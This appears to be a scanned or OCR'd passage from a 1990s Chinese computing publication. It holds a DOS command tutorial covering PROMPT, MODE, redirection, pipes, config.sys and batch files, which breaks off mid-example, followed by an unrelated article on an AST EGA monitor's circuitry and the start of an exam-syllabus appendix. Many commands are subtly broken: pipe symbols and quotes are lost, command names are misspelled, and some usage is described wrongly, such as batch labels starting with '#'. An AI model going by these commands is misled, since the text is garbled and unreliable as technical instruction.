将软盘上用 BACKUP 命令备份过来的文件恢复到指定硬盘。格式中的文件名指软盘上待恢复的文件(不包括路径),否则恢复当前目录下的全部文件。参数/S 表示恢复本盘及以下各级的全部文件(包括子目录名),否则只恢复当前目录下的文件。参数/P 表示恢复建立备份以来改变了的文件或恢复只读文件前询问用户是否恢复。

举例:

C:\>RESTORE A:C:\.DAT/S

将 A 盘上的 .DAT 全部恢复到 C 盘根下,包括各级子目录下的 .DAT 文件。

11. 挽救文件

格式:RECOVER[盘符]/[文件名]

类型:外

说明:

该命令挽救磁盘上遭到破坏的文件。两个参数选择其一。选第一参数时,适用于盘的目录已无法使用,针对盘上的全部文件进行操作。该命令初学者不易使用,因挽救后的文件需要经过特别处理才能使用,这是初学者很难办到的。

12. 转换文件

格式:LINK 源文件名 目标文件名

类型:外

说明:

该命令将具有规定格式的、由 LINK 程序产生的源文件(扩展名必为 .EXE),转换成纯二进制的或 .COM 形式的目标文件。本命令涉及很多较深奥的知识,不再深入介绍。

13. 设置系统日期

本命令为 DOS 提供的系统服务操作,执行这些命令后,大都对系统的状况产生影响,直到对其进行修改,或者让用户了解系统的状况等。例如,设置系统日期和时间,设置系统提示符、屏幕、查看 DOS 版本号和卷标号等等。

1. 设置系统日期

格式:DATE[月-日-年]

类型:内

说明:

本命令用来设定系统日期。省去参数则出现类似于系统启动时的提示,操作方法也一样,在此不再赘述。使用此参数,则系统日期立即改为新设置的日期。设置系统日期的好处在于,新建立文件或修改原有的文件时,文件目录中会记录下新设置的系统日期,为我们查询文件提供了方便。

举例:

C:\>DATE 11-10-1993

凡是在此以后建立或修改过的文件均会记录下 1993 年 11 月 10 日。

2. 设置系统时间

格式:TIME[时:分:秒:百分秒]

类型:内

说明:含义同 DATE 命令。

3. 设置系统提示符

格式:PROMPT[\$C...]

类型:内

说明:

在约定状态下系统提示符形如 A>、B>、C> 等。视 A、B、C 驱动器哪一个为当前驱动器而定。如 C 盘为当前驱动器则系统提示符为 C>。在这种约定状态下,如果我们进入某一子目录,当前目录已经改变,系统提示符仍维持原来的约定不变,即仍以前面盘符为系统提示符。使用者除了记住当前目录路径外,不能直观地从屏幕上看到当前目录,这显然是不方便。还有类似的一些情况,如希望用当前日期作系统提示符等。

PROMPT 命令的作用是重新设置系统提示符。本命令不带参数返回到系统提示符的约定状态。如使用命令中的参数,则根据 C 的取值不同而出现不同的系统提示符,下面列出 C 对应的字符与系统提示符间的关系。

字符 C	系统提示符
\$	\$(不要与前导符\$混淆)
t	时间
d	日期
p	当前目录
v	版本号
a	当前驱动器
g	大于号">"
l	小于号"<"
b	竖杠" "
q	等号"="
h	退格并删去前一个字符
e	EacCape 字符
-	回车换行符,设置多行提示符必用

举例:

(1)C:\>PROMPT \$P\$G

本命令使系统提示符随当前目录改变而改变。如当前目录为 C 盘根下的 WS 子目录,则系统提示符为 C:\WS>;如果我们再进入 WS 下的 USER 子目录,系统提示符马上改变为 C:\WS\USER>。

从本例可看出,PROMPT \$P\$G 命令以当前目录为系统提示符,比仅用当前盘符为系统提示符的约定状态要方便得多,用户不仅能看到当前盘,也能看到当前目录。

(2)C:\>PROMPT \$d\$-\$p\$g

此时的系统提示符为:

11-20-1993

C:\WS>

这是一个双行提示符。此处假定当前日期为 93 年 11 月 20 日,当前目录为 C 盘根下的 WS 子目录。随着当前日期和当前目录的改变,系统提示符也随之改变。

4. 显示操作系统版本号

格式:VER

类型:内

说明:

本命令在屏幕上显示出正在使用的操作系统版本号。本命令无参数,某些应用软件要求在不低于某一版本的 DOS 下才能运行,如果怀疑 DOS 版本不合适,可用该命令检查。另外,当我们在 PC-DOS 下使用 MS-DOS 的某一命令进行某种操作时,屏幕提示"Invalid DOS Version",意为 DOS 版本不一致。这告诉我们,MS-DOS 的文件名不能在 PC-DOS 下使用,反亦亦然,虽然两种 DOS 下的某一命令有相同的文件名。

举例:

C:\>VER

屏幕显示:
IBM Personal computer DOS Version 2.10

5. 显示卷标号

格式:VOL[盘符]

类型:内

说明:

本命令用来显示指定磁盘的卷标号。如果省略参数,表示显示当前盘的卷标号。本命令无参数。

举例:

C:\>VOL A: (假设 A 盘在格式化时写上的卷标号为 MYDISK)

屏幕显示:

Volume in drive A is MYDISK

6. 清除屏幕

格式:CLS

类型:内

说明:在使用 DOS 的过程中,由于多次使用各种命令,屏幕上会留下这些命令执行时出现的提示信息或给用户发出的报告,导致屏幕上的内容凌乱不堪。为了得到一幅空白屏幕,可使用该命令。该命令执行后,消除屏幕上的全部内容,系统提示符置于屏幕左上角。一般来说,屏幕返回黑底白字的约定状态。如果设置过屏幕色彩,色彩保持不变。本命令无参数。

举例:

C:\>CLS

7. 传输系统

格式:SYS[盘符]

类型:外

说明:

用带/S 参数的 FORMAT 命令格式化一张磁盘时,会在磁盘上生成三个文件,这三个文件是 IBMBIO.SYS、IBMDOS.SYS 和 COMMAND.COM。它们是 DOS 的系统文件。其中,IBMBIO.SYS 和 IBMDOS.SYS 是隐藏文件,用 DIR 命令看不到这两个文件的文件名;用 CHKDSK 命令检查磁盘状态时,报告了系统的两个隐藏文件所占用的字节数,这两个文件就是 IBMBIO.SYS 和 IBMDOS.SYS。

任何一张磁盘,不管是软盘还是硬盘,要想引导 DOS,必须是系统盘。系统盘上必须有 IBMBIO.SYS、IBMDOS.SYS 和 COMMAND.COM 三个文件。如果格式化成软盘时未带/S 参数,只有用 SYS 命令才能使被格式化的盘成为系统盘。

命令 SYS 把两个系统文件 IBMBIO.SYS 和 IBMDOS.SYS 从当前驱动器传输到指定驱动器的盘上。该命令不传输 COMMAOND.COM。用 COPY 命令可以十分方便地把该文件拷贝到指定的盘上。

接受两个系统文件的目标盘,必须满足下述两个条件之一,或者目标盘上无任何文件,或者目标盘是用带参数/B 格式化的盘。(此时 DOS 会为两个系统文件预留磁盘空间,其它文件不会占用此预留空间)。按 DOS 规定,IBMBIO.SYS 和 IBMDOS.SYS 这两个文件一定是占用磁盘数据区的连续的最低编号扇区,一旦这些扇区被其它文件占用,传输系统便不会成功。

8. 设置设备操作方式

格式:MODE[盘符]

类型:外

说明:

本命令有 4 种格式,每种格式完成一种功能,现分别说明如下:

格式 1(对打印机),MODE LPT#,n[,m][,p]

其中:

为 1,2,3,系打印机号,通常系统所接打印机与 LPT1,对应。

n 为 80 或 132,系每行打印列数。

m 为 6 或 8,系每寸打印行数。

p 规定对超时错误连续测试。

格式 2:(对显示方式),MODE n 或 MODE [n],m[,T]

其中:

m 为 R 或 L,将显示向右或左移动。

T 提供重复移动显示的功能。R 或 L 只能将显示移动一个字符(对 40 列显示方式)或 2 个字符(对 80 列显示方式)的位置。当使用 T 参数时系统会问用户现在的位置是否合适,如回答 N,则再移动 1 或 2 个字符的位置,一直继续到用户回答 Y 时,上面两个参数对补偿显示器水平偏移是很有用的。

n 或以取七种可能的值。

40,彩显适配器,40 字符/行。

80,彩显适配器,80 字符/行。

BW40,彩显适配器,黑白 40 字符/行。

BW80,彩显适配器,黑白 80 字符/行。

CO40,彩显适配器,彩色 40 字符/行。

CO80,彩显适配器,彩色 80 字符/行。

MONO,单色适配器,80 字符/行。

格式 3(对异步通讯口)和格式 4(由并口打印机切换到异步串口)略。

举例:

(1)C:\>MODE LPT1,132,8

设置打印机 LPT1 为每行打印 132 字符,每寸打印 8 行。

(2)MODE 80,R,T

建立 80 字符/行显示方式,显示向右移动 2 个字符位置,提供重复移动功能。

9. 假脱机打印

格式:PRINT[文件名][/T][/C][/P][/.....]

类型:外

说明:

本命令将指定驱动器的当前目录中的文件放到打印队列中,实现假脱机打印。所谓假脱机打印是指本命令在执行过程中用户还可以在计算机上进行其它工作,但不得用其它方式执行打印操作,送入打印队列的文件可多达 10 个,文件名中允许使用通配符。参数/C 设置禁止打印方式,即打印队列中的所有文件被取消,且停止当前文件的打印。参数/T 设置取消方式,即以打印队列中取消指定文件打印队列。/.....表示命令尚有多参数可选,以实现不同的操作性能,初学者使用它们的约定值即可,省略去。

省去全部参数表示显示当前打印队列中的所有文件名。

本命令常驻内存。

举例:

C:\>PRINT,TEMP.TXT

把 A 盘上的文件 TEMP1.TXT 送打印机输入。如果是第一次使用 PRINT 命令则系统提示:

Name of list devicce[PRIN]

初学者用回车键回答即可。此时,A 盘上的 TEMP1.TXT 文件加入打印队列并从 PRN(打印机)输出。

C:\>PRINT TEMP1.TXT/C TEMP2.TXT/P TEMP3.TXT 从打印机队列中删去 TEMP1.TXT,同时把 TEMP2.TXT 加入打印队列。

10. 改变驱动器请求

格式:ASSINA/G X-Y[.....]

类型:外

说明:

本命令的作用是通知 DOS 把对驱动器 X 的请求改变为对驱动器 Y 的请求。省略参数表示恢复到正常的驱动器请求状态。

举例:C:\ASSING A=C B=C 表示把对驱动器 A 和 B 的请求均改变为对驱动器 C 的请求。如果我们用 DIR 命令列 A 盘或 B 盘中磁盘的文件目录,实际上列出的是 C 盘上的目录。

11. 屏幕拷贝

格式:GRAPHICS

类型:外

说明:

这是 DOS 中的又一个常驻内存的命令。发出该命令后,用户不会感觉到系统在作什么工作,但该命令已驻留内存。此后,只要按<shift>+<prtsc>键,便可以把屏幕内容由打印机输出,故称屏幕拷贝。需要注意的是,许多应用软件与本命令间互相冲突,按照上面说明的方法无法打印屏幕显示的内容,无论是字符还是图形。

12. 设置终止请求

格式:Break [=ON/OFF]

类型:内

说明:

在 DOS 操作系统控制下,按<Ctrl>+<Break>(或<ctre>+<c>)键,表示终止当前操作,返回 DOS。那么,在什么情况下 DOS 会自动去检测<Ctrl>+<Break>键是否按下呢?这就是 Break 命令的作用。当 Break=ON 时,表示 DOS 在任何功能时都会检测和响应<Ctrl>+<Break>;当 Break=OFF 时,仅在执行控制台(键盘、显示屏幕)、打印机和串行口输入操作时才作上述检测和响应。Break=OFF 是系统的约定状态。不带参数的 Break 命令表示显示当前 Break 状态是 ON 还是 OFF。

六. 双向和筛选操作

双向和筛选操作命令是 DOS 中较难理解和使用的命令。为此,我们先介绍双向和筛选的一些基本知识。

众所周知,DOS 启动以后,总是约定键盘为标准的输入设备,显示屏幕为标准的输出设备。我们在使用 DOS 命令时,就是通知 DOS 从键盘取得输入的信息(DOS 命令),把执行的结果送往显示屏幕。如果不是从标准输入设备取得信息或不是向标准输出设备输出信息便称为双向。DOS 支持标准输入输出设备的双向功能,即可以从文件或其它设备读取信息,将结果送往另一个文件或其它输出设备。

所谓筛选功能是指从一个标准输入设备上读取数据,经分类、查找或分批,将结果送往一个标准输出设备。

1. 标准输入输出设备双向

格式:

(1)标准输入设备双向;<文件名。

(2)标准输出设备双向;>文件名或>>文件名。

说明:

格式(1)中的<符表示所有的输入均来自后面所跟的文件,而不是键盘,格式(2)中的>符表示所有输出均送往其后的文件而不是显示屏幕;>>符表示输出追加到其后的文件的尾部,不会破坏原文件中的数据。

举例:

C:\>TYPE READ.ME>PRN

按通常情况,READ.ME 的内容显示在显示屏幕上。现在,由于>符的作用,标准输出改向至 PRN(打印机),于是 READ.ME 的内容由打印机打印出来,而不是在显示屏幕上显示。本例也说明:双向操作中的文件名可以是设备名,但要注意逻辑上的正确性,例如,标准输入设备的改向,便不可指定 PRN 为输入设备。

2. 管道传输

格式:程序名 1|程序名 2|程序名 3.....

说明:符号 | 表示程序间键控的管道。格式中的程序名不限于 3 个,它所实现的功能是使程序 1 的输出作为程序 2 的输入,程序 2 的输出又作为程序 3 的输入,依此类推,直至最后一个程序。显然 DOS 的管道传输自动改变了标准的输入输出设备。管道传输的应用例将结合下面要介绍的筛选命令给出。

3. 数据排序

格式:SORT [/R] [/+n]

类型:外

说明:

SORT 从标准输入设备读入数据,并对数据按 ASCII 码的顺序进行排序,然后输出到标准输出设备。参数/R 表示按降序排列,省略按升序排列。/+n 表示从数据的第几列开始排序,省略/+n 表示从数据的第一列开始排序。标准输入输出设备改向和管道传输操作可与 SORT 合用。

举例:

(1)C:\>DIR SORT/+14

表示把 DIR 的输出(文件目录)作为 SORT 的输入,然后从目录项的第 14 列(文件长度)开始按升序排序,把结果送往标准输入设备——显示屏幕显示。

(2)C:\>SORT/R<UNORT.TXT>SORT.TXT

表示从文件 UNSORT.TXT 读入数据,按降序排序,结果送入文件 SORT.TXT。这是结合使用了标准输入输出设备改向。

4. 字符串查找

格式:FIND [/V] [/C] [/N] "字符串" [文件名 1] [文件名 2].....

类型:外

说明:

该命令在指定的文件中查找指定的字符串,并将匹配的信息送至标准的输出设备。参数/V 表示显示不合指定字符串的所有行。

参数/C 表示显示合指定字符串的行数。

参数/N 表示显示合指定字符串的行号及内容。

本命令可以与改向和管道操作合用。

举例:

(1)C:\>FIND *PCTools* book1.txt book2.txt book3.txt.

表示将 book1.txt、book2.txt、book3.txt 三个文件中含有字符串"PCTOOLS"的全部输出至屏幕显示。

(2)C:\>DIR B: FIND/V *DAT*

FIND 命令接受 DIR B: 的输出(B 盘上的文件目录),将不合字符串"DAT"的所有文件目录显示出来。

5. 信息分屏显示

格式:MORE

类型:外

说明:

本命令从标准输入设备读取信息,将一屏信息送往标准输出设备,然后暂停,屏幕最后一行显示"--MORE--"表示尚有信息没有显示完,按任一键显示下一屏信息。这一过程直至显示完毕结束。该命令常与改向和管道合用。

举例:

(1)C:\>MORE>TEST.ASM

MORE 命令从 TEST.ASM 读入信息(改向),一屏一屏地送屏幕显示。

(2)C:\>TREE MORE

MORE 命令接受 C 盘根下的目录结构,按屏显示,以便阅读。

前面介绍 DIR、TYPE、TREE 等命令时曾说明过,为便于阅读可用暂停键暂停屏幕滚动,更方便的方法是应用 MORE 命令。

七. 系统配置操作

系统启动时,通常按约定值来建立系统的配置和环境,例如可以同时打开的文件数为 8,磁盘缓冲区数量为 2 等等。DOS 提供了一个名为 config.sys 的系统配置文件和

SET 命令(本文略)来为用户构造适合于应用软件运行的配置。

系统启动时, DOS 会自动检查启动盘的根目录, 看有没有 config.sys 和 AutoEXEC.BAT 这两个特殊的文件。如果找到, 则按照 config.sys 和 AutoEXEC.BAT 的顺序执行这两个文件, 按照这两个文件的要求重新配置系统。如果这两文件都没有找到, 则按约定情况建立系统配置。本部份介绍 config.sys 文件, AutoEXEC.BAT 文件放到批处理命令中介绍。

Config.sys 文件是一个文本文件, 文件的内容便是下面要介绍的与系统配置有关的各个命令, 原则上说, 与系统配置有关的命令只能在 Config.sys 文件中, 在 DOS 启动时由 DOS 解释和执行, 以达到设置系统配置的目的。

Config.sys 文件必须放在启动盘的根目录下, 用该盘启动系统后它才会起作用。Config.sys 文件可以用各种文件编辑程序来建立, 例如 DOS 中的行编辑器 EDLIN、EXE、字处理程序 Wordstar、工具软件 PCTOOLS 中的编辑功能等都可以建立 Config.sys 文件。在这里我们采用 DOS 中的 COPY 命令来建立 Config.sys 文件。先发下面的 COPY 命令:

```
C:\>COPY con, config.sys
```

紧接着输入所需要的系统配置命令, 每输入一行(一个命令)用回车键结束, 输入所需的全部命令后按 <Ctrl>+<F6>键(或 F6 键), 再击回车键。此时, Config.sys 命令便建立了。修改 Config.sys 命令时, 建议大家最好使用 DOS 的行编辑器 EDLIN。

刚建立或刚修改过的 Config.sys 文件不会立即起作用, 必须重新启动系统后, 新的 Config.sys 文件才会起作用。

下面介绍几个常用的系统配置命令。

1. 设置同时打开的文件数

格式: Files=n

说明:

该语句按 n 的值来设置可以同时打开的文件数, n 的取值范围 8~255, 约定值 n=8。

Config.sys 文件中如果没有这条语句或没有 Config.sys 文件, 系统启动后, 允许同时打开 8 个文件, 其中的 5 个已经被系统的标准输入、标准输出、标准错误、辅助输入输出和标准打印所占用, 因此对应用软件而言, 最多只能同时打开三个文件, 这在很多情况下是不够的。例如, 在数据库管理系统 dBASE 和 FOXBASE 的应用中一般要设 n=15~20, 否则在很多情况下会出现“打开文件太多”的出错提示, 导致系统无法运行下去。

2. 设置磁盘缓冲区数

格式: BUFFERS=n

说明:

本语句按 n 的值来设置系统的磁盘缓冲区, n 的取值范围为 2~99, 约定值 n=2。

所谓磁盘缓冲区是用于磁盘读写的一块内存区域。每个磁盘缓冲区占用 256 字节内存空间, 读磁盘文件时, 先将有关的信息读入磁盘缓冲区, 只要磁盘缓冲区尚有空白, 原来读入磁盘缓冲区的内容不会被覆盖。当再次读入该文件时, 只要所需的信息尚在磁盘缓冲区中, 便从缓冲区中读信息, 而不重复读盘。读缓冲区的数据比读盘快得多, 从而加快了“读盘”速度。写磁盘文件的情况与此类似。那么, 是不是磁盘缓冲区越多, 读写磁盘速度越快呢? 这涉及到系统要判断磁盘缓冲区中是否有所需的信息, 所以磁盘缓冲区越多, 查找判断所需时间也就越长。因此, 磁盘缓冲区数 n 的设置应根据具体应用而定, 如果应用软件规模较小, n 取 2 或 3 即可, 如应用软件规模较大, 一般可取 10~24。在 dBASE 或 FOXBASE 的应用中, 一般设 Buffers=24。

3. 安装设备驱动程序

格式: DEVICE=可安装设备驱动程序名

说明:

设备驱动程序分为两大类, 一类为常驻型, 一类为可安装型。常驻的设备驱动程序在系统启动时安装, 如支持键盘工作的驱动程序等。为了扩充系统的功能, 可以按照规定的格式编写出某种设备的驱动程序, 利用本语句进行安装。这样, 扩充了的功能便可被用户使用了。开发可安装的设备驱动程序涉及到的知识很多, 初学者难以掌握, 只懂得如何安装它们就行了。在 DOS 盘上, 有一条 ANSI.SYS 命令便是 DOS 开发者为用户提供的可安装设备驱动程序, 用来扩充屏幕和键盘控制的功能, 安装该程序的语句是(假设 ANSI.SYS 在 C 盘根下的 DOS 子目录中):

```
DEVICE=C:\DOS\ANSI.SYS
```

本语句可多次使用, 每条语句安装一个设备驱动程序, 每条语句占一行。

如果把上面介绍的几条语句组织在一个 config.sys 文件中, 具体操作如下:

```
C:\>Copy con:config.sys<CR><CR>表示击回车键)
```

```
FILES=20<CR>
```

```
BUFFERS=24<CR>
```

```
DEVICE=C:\DOS\ANSI.SYS<CR>
```

```
<F6> (表示击<F6>键)
```

```
<CR>
```

对于设备系统配置的命令, 我们就介绍这几条最常用的。顺便提到, 在系统服务操作中介绍的 Break 命令, 可以进行系统配置文件, 值得说明的是, 随着 DOS 版本的升级, DOS 的功能不断完善和增强, 其中用于设置系统配置的命令可能是增加得最多的, 学习新版 DOS 时应在这部份多下功夫。

八. 批处理操作

所谓批处理操作是指批量执行 DOS 命令, 前面所介绍的各种操作均是一次执行一条 DOS 命令。批处理操作是通过批处理命令的执行来完成的。

如前所述, 凡在 DOS 控制下可以执行的文件都可以认为是 DOS 的外部命令。这些文件分成三类, 它们分别以 .COM、.EXE 和 .BAT 文件扩展名。前面所介绍的各种命令, 或者以 .COM 为扩展名, 或者以 .EXE 为扩展名。

凡是以 .BAT 为扩展名的文件便称为批处理文件, 在 DOS 控制下输入批处理文件名(不需输入扩展名)便可以执行, 故又称批处理命令, 简称批文件或批命令。批命令由若干条可执行的 DOS 命令和各种批处理子命令所构成, 由此可知, 批文件是文本文件。

建立批文件的方法与建立 Config.sys 文件的方法完全一样。唯一要注意的是, 除了遵守以 .BAT 为批文件的扩展名外, 还应保证批文件的文件名部份不要与 DOS 命令同名, 因为这样的批文件永远得不到执行(如果与同名的 .COM、EXE 文件在同一目录下)。对于文件名相同、扩展名不同的命令, DOS 是以 .COM、EXE、BAT 的顺序进行查找并执行的。有 COM 文件, 就执行 COM 文件而不执行 EXE 和 BAT 文件; 有 EXE 文件, 就执行 EXE 文件而不执行 BAT 文件。

批命令可以分为参数型、自动型和普通型三类, 所谓参数型批文件是含有可替换的哑参数(后述)的一类批文件, 自动型和普通型批文件中也可以含有哑参数, 下面分别介绍这三种批文件。

1. 参数型批文件

格式: 批文件名 实参数

说明:

这种批文件中含有可用实参数替换的哑参数, 例如批文件 ASMFILF.BAT 中含有如下几条命令:

```
COPY %1.MAC %2.MAC
```

```
TYPE %2.PRN
```

```
TYPE %0.BAT
```

以下述方法执行该批文件, 打入:

```
ASMFILF A,PROG1 B,PROG2
```

此时, ASMFILF 替换批文件中的 %0, A, PROG1 替换批文件中的 %1, B, PROG2 替换批文件中的 %2。运行该批文件, 结果相当于执行了下面三条 DOS 命令:

```
COPY A,PROG1.MAC B,PROG2.MAC
```

```
TYPE B,PROG2.PRN
```

```
TYPE ASMFILF.BAT
```

现在进一步的说明, 参数型批文件中可以指定 10 个哑参数 %0~%9。一般情况下, 该批文件执行时, 按照实参数的顺序依次替换 %1~%9。哑参数 %0 总是由指定的驱动器名替换, 如未指定驱动器名, 则由批文件名替换。每一次执行批文件时输入的实参数不同, 执行的结果就不同。

下面的说明对将要介绍的普通型和自动型批命令同样适用。

允许最后一条命令是另一个批处理文件名。

批命令执行过程中如果按 Ctrl+Break 中断, 屏幕提示:

```
Terminate batch job (Y/N)?
```

回答 Y, 则终止批命令执行, 返回 DOS; 否则从批命令中的下一条命令开始继续执行批命令。

2. 普通型批文件

格式: 批文件名

说明:

只要输入批文件名, 便逐条执行批命令中的各条命令, 直到全部命令执行完毕, 出现 DOS 提示符。

3. 自动型批文件

格式: AutoEXEC.BAT

说明:

系统启动时, DOS 会自动检查启动盘的根目录, 看根目录下有无 Config.sys 和 AutoEXEC.BAT 这两个特殊文件。Config.sys 文件已在前面作过介绍。AutoEXEC.BAT 便是我们这里介绍的自动型批文件。如果找到该批文件, 便自动执行该批文件, 执行完, 不提示当前日期和时间便出现 DOS 提示符, 除非自动批文件中设置了 DATE 和 TIME 命令, 或调用了其它应用程序。

AutoEXEC.BAT 的自动执行功能有利于用户在系统启动时便立即进入特定的软件环境。例如, 用户经常工作于 dBASE-III 开发的应用程序下, 便可以利用这一功能。假设 dBASE-III 开发的应用程序以 MENU 为主菜单, 可以在 AutoEXEC.BAT 文件的最后安排这样一条语句: DBASE.MENU。系统启动后会立即显示出用户所需的主菜单。

AutoEXEC.BAT 的文件名是系统的约定, 不能更改, 那怕是一个字符。同时, 它一定要放在启动盘的根目录下才有自动的作用。如果放在子目录下, 自动批文件的作用就跟普通批文件的作用一样了。

前面介绍过, 批文件是由若干条可执行的 DOS 命令和各种批处理子命令构成的。值得一提的是, 凡是 DOS 下可执行的文件都可以看成是 DOS 的外部命令, 因此 DOS 下众多应用软件和高级语言等所对应的文件名都可以看成是外部命令而进入批文件。可执行的 DOS 命令前面已作过详细介绍, 下面给大家介绍各种批处理子命令(它们都是内部命令)。

1. 命令显示开关

格式: ECHO:ON/OFF/提示信息]

说明:

ECHO 命令控制是否要显示批命令正在执行的 DOS 命令。

/ON 表示批命令执行时显示正在执行的 DOS 命令。

/OFF 表示批命令执行时不显示正在执行的 DOS 命令, DOS 命令执行时本身出现的提示信息仍会显示在屏幕上。

/提示信息, 表示提示信息一定要显示在屏幕上。

ON/OFF 和提示信息三个选项, 每次只能选择其中之一。

不带参数的 ECHO 命令显示当前处于 ON 状态还是 OFF 状态。系统的约定状态为 ON。

2. 命令重复执行

格式: FOR %* Var IN(set) Do cmd

说明:

本命令的作用是重复执行同一条 DOS 命令。由于每次传递的参数可以不同, 所以可以达到不同的目的。

格式中的 cmd 表示要重复执行的 DOS 命令, set 为所执行的 DOS 命令所需要的文件, 可以是由空格隔开的多个文件的组合, 这些文件便是参数, 故 set 可以认为是参数的集合。Var 为变量。

FOR 命令的执行过程是这样的: 变量 Var 依次取 set 中的参数, 每次取一个参数, 把取得的参数传递给 DOS 命令 cmd, 然后执行 DOS 命令, 直到 set 中的参数用尽为止。

例如:

```
FOR %* IN (PROG1.ASM PROG2.ASM) DO DIR %*%i 相当于执行了下述两条命令:
```

```
DIR PROG1.ASM
```

```
DIR PROG2.ASM
```

又如:

```
FOR %*A IN (*.BAK) DO DEL %*A
```

相当于执行了 DEL *.BAK 命令。实际情况是有多少个 .BAK 文件便执行了多少次 DEL 命令。

现对 FOR 命令作进一步的说明:

FOR 命令不允许嵌套;

set 集合中可以使用通配符 * 和 ?, 此时凡与通配符相匹配的参数要逐一赋值给变量 Var;

变量 Var 不允许使用 DOS 保留字, 亦不允许为单个字符 0~9, 因为 0~9 已被系统定义为可替换参数而用于参数型批文件中了。

FOR 命令既可用于批文件, 也可用于命令行。值得注意的是, 在命令行为方式下使用 FOR 命令时只使用一个 %0, 如:

```
FOR %A IN (*.BAK) DO DEL %A
```

3. 无条件转移命令

格式: GO TO Label

说明:

GO TO 命令使批命令的执行无条件地转向标号下一行。Label 表示标号。标号是以 # 号, “打头的字符串。字符串长度不得多于 8 个字符。

例如:

```
DEL A;*.BAK
```


AST彩色显示器电路及原理简介

本文所介绍的显示器为美国虹志公司产品,在台湾组装的 EGA 彩色显示器。由于目前的彩色显示器图纸、原理介绍等资料奇缺,这就给维修工作带来了很大困难。本人偶然一次接修了这台机器,因无图纸,不懂得原理而无法下手。为此用了近一月的时间将其线路按实物画出,并作了规范,使其看起来比较流畅。其实真正修机器,只用了两个小时。本人愿将这份图纸献给广大读者,并对原理作简单介绍,希望读者能够举一反三,对各种彩色显示器的维修起到帮助。电原理图如图1、图2所示,根据自己的理解,作出方框图,如图3。

一、字符数据的读取:由计算机送来的字符地址信号经三态门 U_{100} (74LS244) 整形后,直接送入 U_{101} (82S135) PROM 的地址口,从而取出 PROM 中存储的字符数据。从图1看出,三态门 74LS244 的使能端(低电平有效)①脚和②脚直接接地,故 U_{100} 便只起传输门的作用。82S135 为 2048 位只读存储器 PROM。其各脚功能如图4所示。其中 $A_0 \sim A_7$ 为地址线, $O_0 \sim O_7$ 为数据线, CE_1 、 CE_2 为片选端。

二、反相器与反相加法电路: U_{102} (74LS05) 为六反相器。 Q_{101} 与 Q_{102} 、 Q_{103} 与 Q_{104} 、 Q_{105} 与 Q_{106} 分别组成了三组反相加法电路。它们的作用是将由 PROM 取出的六位字符数据分别以 R 和 \bar{R} 、G 和 \bar{G} 、B 和 \bar{B} 两两相加,变成反应红、绿、兰三色不同饱和度的三电平激励信号。从而为产生 64 种不同颜色的字或图象作了第一步工作。另外,行、场消隐信号也在这里加入。

三、视放电路:为满足显像管激励电压的要求,同一般电视一样设置了视放电路,这里不作多叙。

四、场同步缓冲放大:计算机在送字符地址信号的同时,必须输出行、场同步信号,以满足同步的要求。由 Q_{107} 等对场同步信号进行缓冲放大。放大的场同步信号经 U_{103} 后送入 U_{104} 的①脚进入场同步。

五、场频鉴别电路:计算机的视频卡不相同,其行、场同步信号的频率不同。为鉴别它们,采用了场频鉴别电路。场频高,行频也高;场频低,行频也低。鉴别了场频,行频也等于鉴别出来了。场频鉴别电路由 Q_{105} 、 Q_{106} 、 Q_{107} 、 R_{101} 和 C_{101} 组成,它实际上是一个频率开关。对低频的场同步信号,占空比小,由于 Q_{105} 的开关作用,使得 C_{101} 上的电压始终能够让 Q_{106} 饱和导通, Q_{107} 集电极保持低电平。对于高频的场同步信号,占空比大,在 Q_{105} 的开关作用下, C_{101} 上的充电电压低,始终不能令 Q_{106} 饱和导通, Q_{107} 的集电极保持为高电平。场频鉴别电路为行频自动校正、行、场幅自动校正和高压自动校正提供了一个控制信号。

六、行频自动切换电路:由于行扫描同步范围的限制,为能适应多种视频卡,必须在差异较大的行同步信号到来时,改变行扫描的自由振荡频率,以满足行同步的需要。行频切换的控制信号来源于场频鉴别电路。两行频定时元件分别为 VR_{101} 、 R_{101} 和 VR_{102} 、 R_{102} 。由 Q_{107} 控制 U_{105} 多路开关完成切换,如图1。

对于场扫描,由于同步范围宽,单一自由振荡频率能够满足同步要求,故未设此电路。

七、行幅自动校正:不同的行扫描频率将导致行幅不同。行频越高,行幅度越小;行频越低,行幅度越大,该机设有行幅自动校正电路,使行幅在不同的行频工作下保持稳定。这里采用改 S 校正电容和逆程电容的方法来实现。控制信号来源于场频鉴别电路,通过 Q_{105} 、 Q_{106} 和 Q_{107} 等来实现。改变逆程电容也改变了逆程时间。

八、场幅自动校正:同样地,场扫描频率不同,场幅也会不同。故在场扫描电路中也加有场幅自动校正电路,它是靠改变场激励的反馈来实现。其控制信号同样也是由场频鉴别电路给出。通过改变继电器 RL_1 的接点进行切换,由 Q_{107} 工作状态决定。

九、高压自动校正:计算机用彩色显示器是高分辨率的显示设备,因此对显像管的各极供电电压有较严格要求。这些供电电压是由行输出提供,为使它们不至于在行频改变时受到影响,特别是改变逆程时间对其影响较大,必须设置高压自动校正电路。这里采用了行输出直接供电与升压供电的切换来实现。行频低、逆程时间长,行输出输出电压低,则采用升压方式给行输出供电,以提高其输出到显像管的各极供电电压。行频高、行逆程时间短,63V 直接给行输出供电。这里的切换,同样受场频鉴别电路的控制,具体由 Q_{107} 的开关状态控制继电器 RL_1 的接点来实现。

十、其它电路:行、场扫描的基本型式及开关电路等与一般的彩电基本相同。在消磁电路中有一点值得注意。一般彩电的消磁电路是在消磁圈上串一 PTC 热敏电阻,再将其并在 220V 交流上。每次开机对显像管瞬间消磁,之后由于 PTC 的热平衡,消磁线圈靠其小的交变磁场。这一小的交变磁场对磁象影响不大,为简化电路,因此并不将其去除。但对高清晰度、高分辨率的计算机用彩色显示器就不同了,必须在消磁后将消磁电流彻底断开,避免显示的图文出现模糊和失真。 Q_{107} 及继电器 RL_1 等就是为完成上述工作过程而设。其工作原理参看图1、图2后自然明白,这里也不多叙。

以上是本人对这台机器的粗浅分析,由于篇幅所限,对于许多细节问题不能尽述;另外在理解上也有很多问题和不到之处,望有识之士予以指正。

西安 范家强

附录十四

计算机专业技
术资格和水平考试大纲

中国计算机软件考试中心编

(人事部一九九一年四月五日审定通过)

在我国实行计算机软件专业技术资格考试和水平考试,其目的在于科学考核和合理使用人才,进一步深化职称改革,鼓励和引导从事计算机软件专业技术工作的人员学习专业知识和技能,不断提高业务水平,促进计算机软件工作的国际交流合作,以满足我国经济建设和社会发展对软件专业技术人员与日俱增的需要,加速我国电子信息技术的广泛应用和促进软件事业的发展。

